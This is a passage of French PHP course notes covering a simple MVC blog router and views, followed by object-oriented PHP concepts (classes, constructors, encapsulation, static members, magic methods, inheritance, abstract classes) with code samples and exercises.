On va donc créer un contrôleur *frontal*, qui va jouer le rôle de *routeur*. Son objectif va être d'appeler le bon contrôleur (on dit qu'il *route* les requêtes).



On va travailler ici sur 2 fichiers :

- index.php : ce sera le nom de notre routeur. Le routeur étant le premier fichier qu'on appelle en général sur un site, c'est normal de le faire dans index.php. Il va se charger d'appeler le bon contrôleur.
- controller/frontend.php : il contiendra nos contrôleurs dans des fonctions.
  On va faire passer un paramètre action dans l'URL de notre routeur index.php pour savoir quelle page on veut appeler. Par exemple :
    - index.php?action=listPosts : va afficher la liste des billets.
    - index.php?action=post : va afficher un billet et ses commentaires.

On créé un fichier controller/frontend.php

```php
<?php

require('model/frontend.php');

function listPosts()
{
    $posts = getPosts();

    require('view/frontend/listPostsView.php');
}

function post()
{
    $post = getPost($_GET['id']);
    $comments = getComments($_GET['id']);

    require('view/frontend/postView.php');
}
```

Création du routeur: index.php

```php
<?php
require('controller/frontend.php');

if (isset($_GET['action'])) {
    if ($_GET['action'] == 'listPosts') {
        listPosts();
    }
    elseif ($_GET['action'] == 'post') {
        if (isset($_GET['id']) && $_GET['id'] > 0) {
            post();
        }
        else {
            echo 'Erreur : aucun identifiant de billet envoyé';
        }
    }
}
else {
    listPosts();
}
```

LA VUE:
On a deux vues (la vue de la page d'accueil. Elle affiche la page. La vue d'un billet et ses commentaires. Elle affiche la page.)
Ici cela sera **listPostsView.php** et **postView.php**

Pour les vue , on pourrais faire quelque-chose comme cela:

```
<?php require('header.php'); ?>

<h1>Mon super blog !</h1>

<p>Contenu de la page</p>

<?php require('footer.php'); ?>
```

Mais imaginez que le menu change un peu en fonction des pages par exemple. Comment vous faites, si ce menu se trouve dans header.php ?

On va faire autrement, on créé un gabarit **template.php**

```
<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8" />
      <title><?= $title ?></title>
      <link href="style.css" rel="stylesheet" />
   </head>

   <body>
      <?= $content ?>
   </body>
</html>
```

et pour les vues on utilise **ob_start()** et **ob_get_clean()** (qui nous sert juste à mettre facilement beaucoup de code HTML dans une variable), le principe est simple.
On appelle la fonction **ob_start()** qui "mémorise" toute la sortie HTML qui suit (tous les éléments que vous allez afficher avec l'élément de langage echo seront enregistrés dans une mémoire tampon), puis, à la fin, on récupère le contenu généré avec **ob_get_clean()** (permet de lire le contenu courant du tampon de sortie et de l'effacer en même temps) et on met le tout dans $content .
En inversant l'approche, on a un code bien plus flexible pour définir des "morceaux" de page dans des variables.

Contenu de **postView.php**

```
<?php $title = htmlspecialchars($post['title']); ?>

<?php ob_start(); ?>
<h1>Mon super blog !</h1>
<p><a href="index.php">Retour à la liste des billets</a></p>

<div class="news">
   <h3>
      <?= htmlspecialchars($post['title']) ?>
      <em>le <?= $post['creation_date_fr'] ?></em>
   </h3>

   <p>
      <?= nl2br(htmlspecialchars($post['content'])) ?>
   </p>
</div>

<h2>Commentaires</h2>
```

```php
<?php
while ($comment = $comments->fetch())
{
?>
    <p><strong><?= htmlspecialchars($comment['author']) ?></strong> le <?= $comment['comment_date_fr'] ?></p>
    <p><?= nl2br(htmlspecialchars($comment['comment'])) ?></p>
<?php
}
?>
<?php $content = ob_get_clean(); ?>

<?php require('template.php'); ?>
```

Contenu de **listPostsView.php:**

```php
<?php $title = 'Mon blog'; ?>

<?php ob_start(); ?>
<h1>Mon super blog !</h1>
<p>Derniers billets du blog :</p>


<?php
while ($data = $posts->fetch())
{
?>
    <div class="news">
        <h3>
            <?= htmlspecialchars($data['title']) ?>
            <em>le <?= $data['creation_date_fr'] ?></em>
        </h3>

        <p>
            <?= nl2br(htmlspecialchars($data['content'])) ?>
            <br />
            <em><a href="index.php?action=post&amp;id=<?= $data['id'] ?>">Commentaires</a></em>
        </p>
    </div>
<?php
}
$posts->closeCursor();
?>
<?php $content = ob_get_clean(); ?>

<?php require('template.php'); ?>
```

III) L'ORIENTE OBJET EN PHP:

La programmation orientée objet correspond à une autre façon de construire son script et d'organiser son code.
Jusqu'à présent, nous n'avons organisé notre code que de manière procédurale : notre script s'exécutait ligne après ligne dans l'ordre de son écriture.
Ecrire son code de manière orientée objet va nous permettre de construire notre script différemment et d'avoir un code plus clair et plus simple à maintenir.

Nous sommes entourés d'objets. En fait, tout ce que nous connaissons (ou presque) peut être considéré comme un objet.
Mon écran est un objet, ma voiture est un objet, mon téléphone portable... Ce sont tous des objets !

Un **objet** c'est... **un mélange de plusieurs variables** (caractéristiques, attributs , données, *propriétés*) **et fonctions (***méthodes*).
On dit qu'on y *encapsule* les données.

Programmer de manière orientée objet, c'est *créer* du code source (potentiellement complexe) mais que l'on *masque* en le plaçant à l'intérieur d'une boite (un objet) à travers laquelle on ne voit rien. Il suffit ensuite d'appuyer sur des boutons pour l'utiliser sans savoir ce qu'il y a à l'intérieur comme une voiture que l'on utilise sans savoir comment elle fonctionne.

Les objets peuvent ensuite communiquer (interagir) entre eux par des envois de messages comme dans la vie de tous les jours.

Astuce: Comment savoir si l'on a un potentiel objet ?
Si on a un nom, si on peut mettre devant: le , la, l' , très souvent c'est un potentiel objet -> exemple une voiture, une personne, une date, un évènement.

Si on dit marcher , ce n'est pas un nom mais un verbe -> tres souvent les verbes représente des actions, des comportements.


Donc Si on a:

- une identité, caractéristiques (ou attributs , ou données, ou propriétés),
- un comportement (ou action, ou opération ou méthodes -> ce sont des fonctions)

On aura alors un potentiel objet

1) Une classe:

C'est grâce à une classe que l'on créé des objets. Une classe est une sorte de plan qui indique comment créer des objets.
Une classe, c'est comme un plan, un moule…
Grace à ce plan, on peut construire autant de maison que l'on veut par exemple
Un objet est la concrétisation du plan, du moule..



Grace à une classe, on peut créer autant d'objet que l'on veut (une classe définit la structure)
Ce qui permet de définir une classe et d'abord le **nom** que vous allez lui donner.
Ensuite il faut:

- lui donner les attributs ou caractéristiques ou propriétés
- lui donner des comportements ou actions ou méthodes (ce sont des fonctions)

Exemple: une classe personne

Attributs : nom , âge, poids Méthodes : marcher, danser, sauter

Grace à cette classe on pourra créer, on peut créer autant de personne(d'objets) que l'on veut (Bernard, Isabelle, ….)

Au lieu de dire **créer un objet, on dit créer une instance de la classe** (instancier la classe) **personne. Une instance est un objet. Un objet est appelé instance d'une classe.**

En programmation, nous aurons besoin de la notion d'abstraction en fonction du projet.
L'abstraction nous permet de nous concentrer sur ce qui est important et non les détails
Exemple : J'ai vu une table -> on pense à 4 pieds. J'ai vu une télé -> on pense images qui défilent

2) Première classe:

```php
<?php

class Person
{
   public $firstName = 'Eric';
   public $lastName = 'Devolder';
   public $age = 156 ;

}

$eric = new Person;
echo $eric->lastName;
?>
```

public veut dire qu'en dehors de la class Person , on peut accéder à l'attribut (tout le mode peut y accéder)
Signifie ici qu'on va pouvoir accès à cette propriété depuis l'intérieur et l'extérieur de notre classe.

Nous utilisons ce fameux opérateur −> appelé **opérateur objet** pour signifier que l'on souhaite accéder à quelque chose à l'intérieur de notre classe. Notez qu'on ne précise pas de signe **$** avant le nom de la propriété qu'on souhaite récupérer dans ce cas.
Ici, on va tout à fait pouvoir accéder à notre propriété depuis notre objet (c'est-à-dire depuis l'extérieur de notre classe) car nous l'avons définie avec le mot clef public. Notez cependant qu'il est généralement considéré comme une mauvaise pratique de laisser des propriétés de classes accessibles directement depuis l'extérieur de la classe et de mettre à jour leur valeur comme cela car ça peut poser des problèmes de sécurité dans le script.
Pour manipuler des propriétés depuis l'extérieur de la classe, nous allons plutôt créer des fonctions de classe dédiées afin que personne ne puisse directement manipuler nos propriétés et pour protéger notre script.

Pour la class, ce n'est pas judicieux car les attributs ont des valeurs par défauts. Donc tous les objets auraient les mêmes attributs
Il faudra faire en sorte que lorsque l'on crée un objet on puisse affecter les attributs

Avant tout, notez qu'on créera par convention un nouveau fichier pour chaque nouvelle classe créée. On n'aura ensuite qu'à inclure avec une instruction **include()**

3) Le constructeur - Le destructeur:

Le constructeur est appelé a chaque fois que l'on créé un objet.
Ajoutons un constructeur à la classe. Ce dernier ne peut pas avoir n'importe quel nom (sinon, comment PHP sait quel est le constructeur ?).
Il a tout simplement le nom suivant : **__construct,** avec deux underscores au début.
Le constructeur est une méthode (une fonction)

```php
<?php

class Person
{
   public $firstName ;
   public $lastName ;
   public $age ;

   public function __construct()
   {
      echo 'Je suis le constructeur';

   }

}

$eric = new Person;
$mamadou = new Person;

?>
```

On va donc voir deux fois Je suis le constructeur.

Ce qui est intéressant c'est que les arguments que l'on pourra mettre au niveau de la création des objets peuvent être récupéré dans le constructeur.

```php
<?php

class Person
{
   public $firstName ;
   public $lastName ;
   public $age ;

   public function __construct($firstName)
   {
      $this->firstName = $firstName;

   }

}

$eric = new Person('Eric');
var_dump($eric->firstName);

?>
```

$this fait référence à l'objet courant (l'objet sur lequel on est en train de travailler)

Moins couramment utilisé, le **destructeur** peut néanmoins se révéler utile. Cette fonction est appelée automatiquement par PHP lorsque l'objet est détruit.

Pour détruire un objet, ou toute autre variable, on peut le faire à la main avec la fonction unset() :

```
<?php
unset($membre);
?>
```

Si vous ne le faites pas, l'objet sera détruit à la fin de l'environnement dans lequel il a été créé. Si l'objet a été créé dans la page (comme c'était le cas dans index.php), il sera supprimé à la fin de l'exécution de la page.
C'est alors que le destructeur est appelé. Son rôle est de réaliser toutes les opérations nécessaires pour mettre fin à la vie de l'objet (lorsque unset est appelé)

```php
<?php
class MaClasse
{
    public function __construct()
    {
    echo 'Construction de MaClasse';
    }

    public function __destruct()
    {
    echo 'Destruction de MaClasse';
    }
}

$obj = new MaClasse;
?>
```

```php
<?php
class Person
{
   protected $name;

   public function __construct($name)
   {
     $this->name = $name;
     echo 'la personne '.$this->name.' est créé :)<br/>';
   }

   public function __destruct()
   {
     echo 'la personne '.$this->name.' est détruite :(<br/>';
   }

}

$eric=new Person("eric");
unset($eric);
?>
```

EXERCICE :
Affectez les différents paramètres et les afficher

4) Création de la première méthode:

Une méthode est une fonction. On va créer deux méthodes : **danser** et **fullName**

```php
<?php
class Person
{
   public $firstName ;
   public $lastName ;
   public $age ;

   public function __construct($firstName,$lastName,$age)
   {
      $this->firstName = $firstName;
      $this->lastName = $lastName;
      $this->age = $age;

   }

   public function danser()
   {
      echo $this->firstName.' est en train de danser<br/>';

   }


   public function fullName()
   {
      //return 'le nom complet est: '.$this->firstName.' '.$this->lastName;
      return sprintf("le nom complet est: %s %s",$this->firstName,$this->lastName);
   }

}

$eric = new Person('Eric','Devolder',156);
$eric->danser();

echo $eric->fullName();
?>
```

5) Les getters et setters(accesseurs et mutateurs):

Soit par exemple une nouvelle classe

```php
<?php
class BankAccount
{

   public $accountNumber;
   public $balance = 0;

   public function __construct($accountNumber)
   {
      $this->accountNumber = $accountNumber;

   }


}

$accountOfEric = new BankAccount("123145612");
var_dump($accountOfEric); // permet de voir tous les attributs de l'objet
```

```php
$accountOfEric->balance = 500; //on modifie le solde $accountOfEric
var_dump($accountOfEric); // permet de voir tous les attributs de l'objet

?>
```

Si on veut n'autoriser la modification du solde qui si on met un minimum de 1000 , ce n'est pas possible.
On ne peut pas faire de vérification dans notre cas.(si ce n'est pas au moins 1000, on ne doit pas accepter) car on peut modifier directement par $accountOfEric->balance = …

On est obligé d'utiliser des **setter (permet de modifier des attributs) et des getter (permet d'accéder à des attributs)**

On va créer un setter **setBalance** (qui est une fonction) et dans cette fonction , on pourra faire toutes les vérification que l'on veut.

```php
<?php
class BankAccount
{

   public $accountNumber;
   public $balance = 0;

   public function __construct($accountNumber)
   {
      $this->accountNumber = $accountNumber;

   }

   public function setBalance($balance)
   {
      if ($balance < 1000){
         // on lève une exception
         throw new Exception("La somme est trop petite");
      }
      $this->balance = $balance; // Ce n'est pas executé si l'exception est levée car le code sera arrêté

   }

}

$accountOfEric = new BankAccount("123145612");
var_dump($accountOfEric); // permet de voir tous les attributs de l'objet

//$accountOfEric->balance = 500; //on modifie le solde $accountOfEric
$accountOfEric->setBalance(500);
var_dump($accountOfEric); // permet de voir tous les attributs de l'objet

?>
```

```
C:\wamp\www\GRETA\index.php:27:
object(BankAccount)[1]
  public 'accountNumber' => string '123145612' (length=9)
  public 'balance' => int 0
```

Fatal error: Uncaught Exception: La somme est trop petite in C:\wamp\www\GRETA\index.php on line *18*

Exception: La somme est trop petite in C:\wamp\www\GRETA\index.php on line *18*

Call Stack

#	Time	Memory	Function	Location
1	0.0000	366480	{main}( )	...\index.php:0
2	0.0000	366976	BankAccount->setBalance( )	...\index.php:30

Grace au **setter**, on peut maintenant faire une vérification

On peut aussi créer un **getter** pour accéder à la balance et faire conversion en centimes dessus (on multiplie par 100)

```php
class BankAccount
{
……
```

```php
public function getBalance()
    {
        return $this->balance * 100;
    }
…..

}

$accountOfEric = new BankAccount("123145612");
var_dump($accountOfEric); // permet de voir tous les attributs de l'objet

//$accountOfEric->balance = 500; //on modifie le solde $accountOfEric
$accountOfEric->setBalance(1500);
var_dump($accountOfEric->getBalance());
```

On peut maintenant utiliser nos **setter et getter** , mais il y a quand même un problème.
On peut toujours modifier directement l'attribut en faisant: il n'y aura aucune vérification
$accountOfEric->balance = 500; // => il n'y aura aucune vérification, cela fonctionne sans problème car les attributs sont en public

On introduit la notion **d'encapsulation. (on cache les informations le plus possible)**

6) Les droits d'accès et l'encapsulation:

Il faut obliger l'utilisateur à n'utiliser que les setter et getter. Il ne faut pas que l'on ait la possibilité d'accéder directement aux attributs. Il faut cacher le plus d'informations possibles à l'utilisateur et on lui fournit une interface d'utilisation.
On utilise les modificateurs d'accès.

Modificateur d'accès :
public : tout le monde peut avoir accès à l'attribut ou méthode
private : On ne peut y accéder qu'à l'intérieur de la classe.
protected : un peu comme private mais avec un rapport d'héritage (exemple d'héritage : un policier est une personne donc on peut utiliser la class personne déjà existante . on peut dire un policier va hériter de la class personne) Donc la class policier(class fille) aura accès au éléments protected de la class personne.
Avec protected , on a accès au niveau de la class en elle-même mais aussi au niveau des class filles.

Toutes les variables d'une classe doivent toujours être privées ou protégées.
En général, on met les attributs en **protected**
Donc dans notre cas, on mettra
```php
protected $accountNumber;
protected $balance = 0;
```

donc on ne pourra plus faire `$accountOfEric->balance = 500;` de l'extérieur de la classe.

7) Constantes, Variables, méthodes statiques:

Variable statiques:

Rappel : un objet est appelé une instance
Pour l'instant, on a vu les variables d'instance (propre à un objet)

```php
public $firstName ;
public $lastName ;
public $age ;
```

Par contre les variables statiques ou variables de classes ne sont plus spécifiques à un objet, mais spécifiques à une classe. Ces variables sont donc partagées par l'ensemble des objets, elles appartiennent à la classe.

Exemple : (on reprend la class Person)
Création d'une variable statique qui permettra de connaitre le nombre d'objet personne qui ont été créées
```php
Public static $totalCount = 5;
```

Pour y accéder on va mettre **echo** Person::$totalCount;

```php
<?php
class Person
{
   public $firstName ;
   public $lastName ;
   public $age ;
   Public static $totalCount = 5;

   public function __construct($firstName)
   {
      $this->firstName = $firstName;

   }

}

echo Person::$totalCount;

?>
```

Pour accéder à une variable de classe, il faut mettre la classe suivi de double :: (opérateur de résolution de portée) et ensuite l'attribut statique en n'oubliant pas le $.
On peut incrémenter cette valeur au niveau du constructeur par exemple car à chaque objet créé le constructeur est appelé
On ne peut pas mettre **$this->totalCount** car ce n'est plus une variable d'instance ($this fait appel à l'objet courant)
On met **static ::$totalCount++ ;** ou **static ::$totalCount += 1;** ou **static ::$totalCount = static ::$totalCount + 1**
Rem : pour accéder à une variable statique, on n'est pas obligé de créer d'objet.

Méthodes de classes :

On a la même chose pour une méthode statique qui est une méthode de classe que l'on pourra utiliser de la même façon sans créer d'objet de la classe. On pourrait par exemple utiliser des méthodes statiques pour mettre une chaine de caractères en majuscule. (pas besoin de créer d'objet dans ce cas)

On peut mettre $totalcount en protected et créer un getter

```php
<?php
class Person
{
   Protected $firstName ;
   Protected $lastName ;
   Protected $age ;
   Protected static $totalCount = 0;

   public function __construct()
   {
      static::$totalCount++;
   }

   public static function getTotalCount()
   {

      return static::$totalCount;
   }

}

new Person;
new Person;

echo Person::getTotalCount();

?>
```

On pourrait accéder à getTotalCount en utilisant l'un des objets créés :

```
echo $eric->getTotalCount();
```
Mais ce n'est pas recommandé car quelqu'un qui lit le code croit avoir affaire à une méthode d'instance.
Donc il vaut mieux utiliser l'opérateur de portée **::**

Constantes

On pourrait utiliser des constantes. Comme leur nom l'indique , **on ne peut plus les modifier.**
Exemple:
const TAX = 5 ;

Si on avait utilisé des variables statiques .
public static $tax = 5 ; ou *private static $tax = 5*
On aurait pu modifier soit à l'extérieur (public) soit à l'intérieur de la class (private)

Pour y accéder on fait la même chose qu'avec les variables statiques
echo BankAccount ::TAX ;

```
<?php
class BankAccount
{
    const TAX = 5;

   public function __construct()
   {

   }

   public static function getTax()
   {

      return self::TAX; // self indique la class elle même
   }

}

echo BankAccount::TAX;
echo BankAccount::getTax();

?>
```

8) Les méthodes magiques

Une méthode magique est une méthode qui, si elle est présente dans votre classe, sera appelée lors de tel ou tel évènement.

__construct : appelée lors de la création de l'objet
__destruct : appelée lors de la destruction de l'objet
__set: appelée lorsque l'on essaye d'assigner une valeur à un attribut auquel on n'a pas accès ou qui n'existe pas . Cette méthode prend deux paramètres : le premier est le nom de l'attribut auquel on a tenté d'assigner une valeur, le second paramètre est la valeur que l'on a tenté d'assigner à l'attribut.
__get: appelée lors que l'on essaye d'accéder à un attribut qui n'existe pas ou auquel on n'a pas accès . Elle prend un paramètre : le nom de l'attribut auquel on a essayé d'accéder.
__toString: appelée lors que l'objet est amené à être converti en chaîne de caractères .
__isset: appelée lors que l'on appelle la fonction isset sur un attribut qui n'existe pas ou auquel on n'a pas accès .
__unset: appelée lors que l'on tente d'appeler la fonction unset sur un attribut inexistant ou auquel on n'a pas accès .
__call: appelée lorsque l'on essayera d'appeler une méthode qui n'existe pas ou est privée. Elle prend deux arguments : le premier est le nom de la méthode que l'on a essayé d'appeler et le second est la liste des arguments qui lui ont été passés (sous forme de tableau).
__callStatic: appelée lors que vous appelez une méthode dans un contexte statique alors qu'elle n'existe pas . La méthode magique __callStatic doit obligatoirement être static !

Il y en a d'autres méthodes magiques moins utilisées qui sont plus "gadget"
http://php.net/manual/fr/language.oop5.magic.php

```php
<?php
class MaClasse
{

 private $unAttributPrive;

    public function __set($nom,$valeur)
    {
    $this->$nom = $valeur;
    }


    public function __get($nom)
    {
       if (isset($this->$nom))
       {
       return $this->$nom.'<br/>';
       }
    }

   public function __toString()
    {
    return "L'attribut privé de l'objet est ".$this->unAttributPrive.'<br/>';
    }


    public function __isset($nom)
    {
    return isset($this->$nom);
    }

     public function __unset($nom)
    {
    unset($this->$nom);
    }

}

$obj=new MaClasse;

$obj->unAttributPrive="eric"; // assignation un a attribut privé => __set est appelé

echo $obj->unAttributPrive;  // acces un a attribut privé => __get est appelé

echo $obj; // => __toString est appelée

if (isset($obj->unAttributPrive)) echo 'l\'attribut privé existe<br/>'; // __isset est appelé et renvoi true ou false

unset($obj->unAttributPrive); // __unset est appelé
echo $obj->unAttributPrive;

?>
```

9) TP N°7:

1) Écrivez une classe représentant une ville. Elle doit avoir les propriétés nom et département et une méthode affichant « la ville X est dans le département Y ». Créez des objets ville, affectez leurs propriétés, et utilisez la méthode d'affichage.

2) Modifiez la classe précédente en la dotant d'un constructeur.
Réalisez les mêmes opérations de création d'objets et d'affichage.

3) Créez une classe représentant une personne. Elle doit avoir les propriétés nom, prénom et adresse, ainsi qu'un constructeur et un destructeur. Une méthode getpersonne() doit retourner les coordonnées complètes de la personne. Une méthode setadresse() doit permettre de modifier l'adresse de la personne. Créez des objets personne, et utilisez l'ensemble des méthodes.

4) Créez une classe nommée form représentant un formulaire HTML. Le constructeur doit créer le code d'en-tête du formulaire en utilisant les éléments <form> et <fieldset>. Une méthode settext() doit permettre d'ajouter une zone de texte. Une méthode setsubmit() doit permettre d'ajouter un bouton d'envoi. Les paramètres de ces méthodes doivent correspondre aux attributs des éléments HTML correspondants. La méthode getform() doit retourner tout le code HTML de création du formulaire. Créez des objets form, et ajoutez-y deux zones de texte et un bouton d'envoi. Testez l'affichage obtenu.
Le fichier contenant la définition de la classe form (TP7-1form.php) est indépendant ce qui permet son inclusion dans d'autres scripts en vue de l'utilisation de la classe ou de son extension.

10) L'héritage en php:

Soient les class Parents et Enfants. On utilise le mot **extends** pour la notion d'héritage
(On aurait pu mettre la class Parents dans un fichier et la class Enfants dans un autre et y faire appel dans un troisième fichier grâce à **require**)

La class Enfants hérite des attributs et des méthodes de la class Parents

```php
<?php
class Parents {

   public function getNombreDeTetes()
   {
   return 1;
   }

}

// la class Enfants hérite de la class Parents
class Enfants extends Parents
{


}

$eric = new Enfants();
echo $eric->getNombreDeTetes(); // affiche 1

?>
```

C'est comme si , on avait copié la fonction getNombreDeTetes() dans la class Enfants.
La class **Enfants** est également appelée class **fille** (ou sous-class ou class dérivée)
La class **Parents** est aussi appelée (super-class ou class de base)
Très souvent la relation d'héritage est une relation "est un/une"
Exemple: un chien est un animal

Que se passe-t'il si on met **protected function** getNombreDeTetes() ?

```php
<?php
class Parents {

   protected function getNombreDeTetes()
```

```
    {
    return 1;
    }

}

// la class Enfants hérite de la class Parents
class Enfants extends Parents
{

    public function test()
    {
    return $this->getNombreDeTetes();
    }

}

$eric = new Enfants();
echo $eric->test(); // affiche 1, on aurait pu faire echo (new Enfants)->test();

?>
```

L'utilisation du modificateur d'acces **protected** permet à la class fille d'utiliser la fonction **getNombreDeTetes() .**On ne peut par contre pas l'utiliser en dehors car on n'est plus en public.

On ne peut pas avoir d'héritage multiple (une class hérite de plusieurs class). Une class ne peut pas avoir plusieurs **parents.**

11) La redéfinition de méthodes (surcharge):

```
<?php
class Forme {
    private $cote =4;

    public function aire()
        {
            // on suppose que l'on calcule tres souvent l'aire d'un carre
            return $this->cote * $this->cote;
        }


}

class Triangle extends Forme
{

    private $base =2;
    private $hauteur =3;

    public function aire()
        {
            // on suppose que l'on calcule tres souvent l'aire d'un carre
            return ($this->base * $this->hauteur) /2;
        }

}

class Carre extends Forme
{


}
echo (new Carre)->aire()."<br/>";
echo (new Triangle)->aire();
```

```
?>
```

Le Triangle hérite de la class Forme donc de la fonction aire() . Mais comme on la réécrit, on utilise la nouvelle.

On ne peut pas réduire la visibilité (**private, protected, public**) au niveau des classes filles.
Une classe fille peut modifier selon les besoins la visibilité des attributs ou des méthodes de la classe mère. **Il est possible de redéfinir la visibilité d'une ressource vers une visibilité plus grande mais pas vers une visibilité plus faible**

```php
<?php
class Voiture {

   protected function abs() {
      echo 'abs déclenché';
   }
}

class Dacia  extends Voiture {

   private function abs() {
      parent::abs();
   }

   public function getAbs()
   {
      $this->abs();
   }

}

$v2 = new Dacia();
$v2->getAbs();

?>
```

Fatal error: Access level to Dacia::abs() must be protected (as in class Voiture) or weaker in C:\wamp\www\GRETA\test.php on line *20*

Empêcher la surcharge avec le mot clef final :

On peut empêcher les classes filles de surcharger une méthode en précisant le mot clef final avant la définition de celle-ci. Si la classe elle-même est définie avec le mot clef final alors celle-ci ne pourra tout simplement pas être étendue.

```php
<?php
class Forme {
   private $cote =4;

   final function aire()
      {
         // on suppose que l'on calcule tres souvent l'aire d'un carre
         return $this->cote * $this->cote;
      }
}

class Triangle extends Forme
{

   private $base =2;
   private $hauteur =3;

   public function aire()
      {
         // on suppose que l'on calcule tres souvent l'aire d'un carre
         return ($this->base * $this->hauteur) /2;
      }

}

echo (new Carre)->aire()."<br/>";
echo (new Triangle)->aire();
```

```
( ! ) Fatal error: Cannot override final method Forme::aire() in C:\wamp\www\poo\test.php on line 24
```

```php
<?php
final class Forme {
   private $cote =4;

    function aire()
      {
         // on suppose que l'on calcule tres souvent l'aire d'un carre
         return $this->cote * $this->cote;
      }
}

class Triangle extends Forme
{



}
```

```
( ! ) Fatal error: Class Triangle may not inherit from final class (Forme) in C:\wamp\www\poo\test.php on line 17
```

Cela peut être utile si vous souhaitez empêcher explicitement certains développeurs de surcharger certaines méthodes ou d'étendre certaines classes dans le cas d'un projet.

12) Le mot clé parent:

Le mot clé **parent** fait référence à la class parente

```php
<?php
class Person
{
   protected $firstName ;
   protected $lastName ;
   const ESPECE = "Humain";
   protected static $nbrs = 10;

   public function __construct($firstName,$lastName)
   {
      return $this->firstName = $firstName.' '.$this->lastName = $lastName;
   }

}

class Enseignant extends Person {

   private $fonction;

   public function __construct($firstName,$lastName,$fonction)
   {

   echo parent::__construct($firstName,$lastName).' '.$fonction."<br/>";
   echo 'L\'espèce est '.parent::ESPECE."<br/>";
   echo 'Le nombre est '.parent::$nbrs."<br/>";

   }

}

 new Enseignant("Eric","Devolder","Enseignant");

?>
```

L'opérateur de **résolution de portée** (aussi appelé Paamayim Nekudotayim) ou, en termes plus simples, le symbole "double deux-points" **(::),** fournit un moyen d'accéder aux membres **static** ou **constant**, ainsi qu'aux méthodes surchargées d'une classe. Trois mots-clé spéciaux, ***self, parent,*** **et** ***static*** sont utilisés pour accéder aux propriétés ou aux méthodes depuis la définition de la classe.

13) La différence entre self et static:

Self fait référence à la classe courante (dans laquelle on se trouve)
Les références statiques à la classe courante, avec *self::* sont résolues en utilisant la classe à laquelle appartiennent les fonctions, celle où elles ont été définies :

Static permet d'appeler la méthode de la class qui est executée. (appelée)
fait référence à la classe qui a été appelée durant l'exécution.

```php
<?php
class A
{
   private static $attribut1 = 8;

   public function methode1()
   {
      echo self::$attribut1;
      // avec echo static:$attribut1;=> il y a une erreur
   }

}

class B extends A
{

   public function methode1()
   {

      parent::methode1(); // si on met $this->methode1(), on aurais une boucle infinie
   }

}

(new B)->methode1();
?>
```

Pourquoi dans le programme il y a une erreur avec static et pas d'erreur avec self ?
Si on met: **echo static**:$attribut1;
On demande dans la methode1() de A d'afficher l'attribut1 de la class qui est appelée donc la class B. Mais cet attribut est **private** donc il y a une erreur. Si on avait mis **protected**, cela aurait fonctionné avec **static.**
(voir http://php.net/manual/fr/language.oop5.late-static-bindings.php)


14) TP N°8:

Créez une sous-classe nommée form2 en dérivant la classe form de **TP7-4-form.php** Cette nouvelle classe doit permettre de créer des formulaires ayant en plus des boutons radio et des cases à cocher. Elle doit donc avoir les méthodes supplémentaires qui correspondent à ces créations. Créez des objets, et testez le résultat.

15) Classes abstraites et méthodes abstraites:

On reprend la class Forme qui permet de calculer les aires

```php
<?php

abstract class Forme
{

abstract public function aire();

}

class Triangle extends Forme
{
   private $base =2;
   private $hauteur =3;

   public function aire()
      {
         // on suppose que l'on calcule tres souvent l'aire d'un carre
         return ($this->base * $this->hauteur) /2;
      }

}

class Carre extends Forme
{


}

new Carre;

?>
```



On crée une class abstraite. C'est une classe que l'on ne peut pas instancier, (on ne peut pas avoir d'objet direct)
On créé ensuite une méthode abstraite (Elle n'a pas de contenu)
Toute class qui hérite de la class Forme est obligée d'avoir une méthode aire()

On utilise les classes abstraites lorsque l'on souhaite fournir un « plan » ou « schéma » de création pour d'autres classes. Ce schéma de base ne peut pas être modifié ou utilisé directement mais va servir à créer des classes enfant.
On va créer des méthodes abstraites lorsqu'on veut par exemple forcer les développeurs à définir eux-mêmes certaines méthodes pour rendre un code plus logique ou mieux structuré.

Notez bien que toute classe qui contient une **méthode abstraite** doit être elle-même **définie comme abstraite.**
Par contre, une **class abstraite** peut très bien contenir des méthodes classiques (pas abstraites).

16) Les messages (communication entre objets):

Les objets communiquent entre eux (ils s'envoient des messages) via leurs méthodes. Ils interagissent entre eux via leurs méthodes pour modifier leurs propriétés.

17) TP N°9:

1) Comptes bancaires:

On veut créer une classe CompteBancaire avec les attributs suivants:

private $numero_compte; // numéro du compte
private $devise; // la devise utilisé (EUR, USD ….)
private $solde=0; // le solde du compte
private $coeff=1; // coeff euros (Pour la conversion des euros dans une autre monnaie)
private $titulaire; // titulaire du compte
private static $nbr_comptebancaire=0; // nombre de compte bancaire créé

Cette classe doit permettre de créer un compte bancaire avec son numéro, son titulaire, son solde et sa devise et d'avoir le nombre de comptes créés.
On doit pouvoir pour le compte créé:

- obtenir le nom du titulaire
- obtenir sa devise
- obtenir son solde
- créditer le compte (en euros)
- débiter le compte (en euros) si le solde est suffisant
- effectuer un virement (en euros) sur un autre compte si le solde est suffisant.
- changer la devise et de faire la conversion dans une autre devise (voir complément ci-dessous)

Créer deux comptes bancaires et tester les différentes méthodes

Créer maintenant une classe CompteEpargne hérité de CompteBancaire et avec l'attribut **private** $tauxInteret
Cette classe doit permettre de créer un compte épargne avec son numéro, son titulaire, son solde, sa devise et son taux d'intêret.
On doit pouvoir pour le compte créé:

- obtenir le taux d'intérêt
- calculer les intérêts
- ajouter les intérêts au solde

Compléments sur le parsage de fichier xml:

Parser un fichier xml (langage de balisage avec des attributs)
Soit un fichier test.xml avec le contenu suivant:

```
<A attr="val_a">
   <B attr="val_b1">
   </B>
   <B attr="val_b2">
      <C>
         <D>texte</D>
      </C>
   </B>
</A>
```

On veut accéder aux différentes valeurs (balises et attributs)
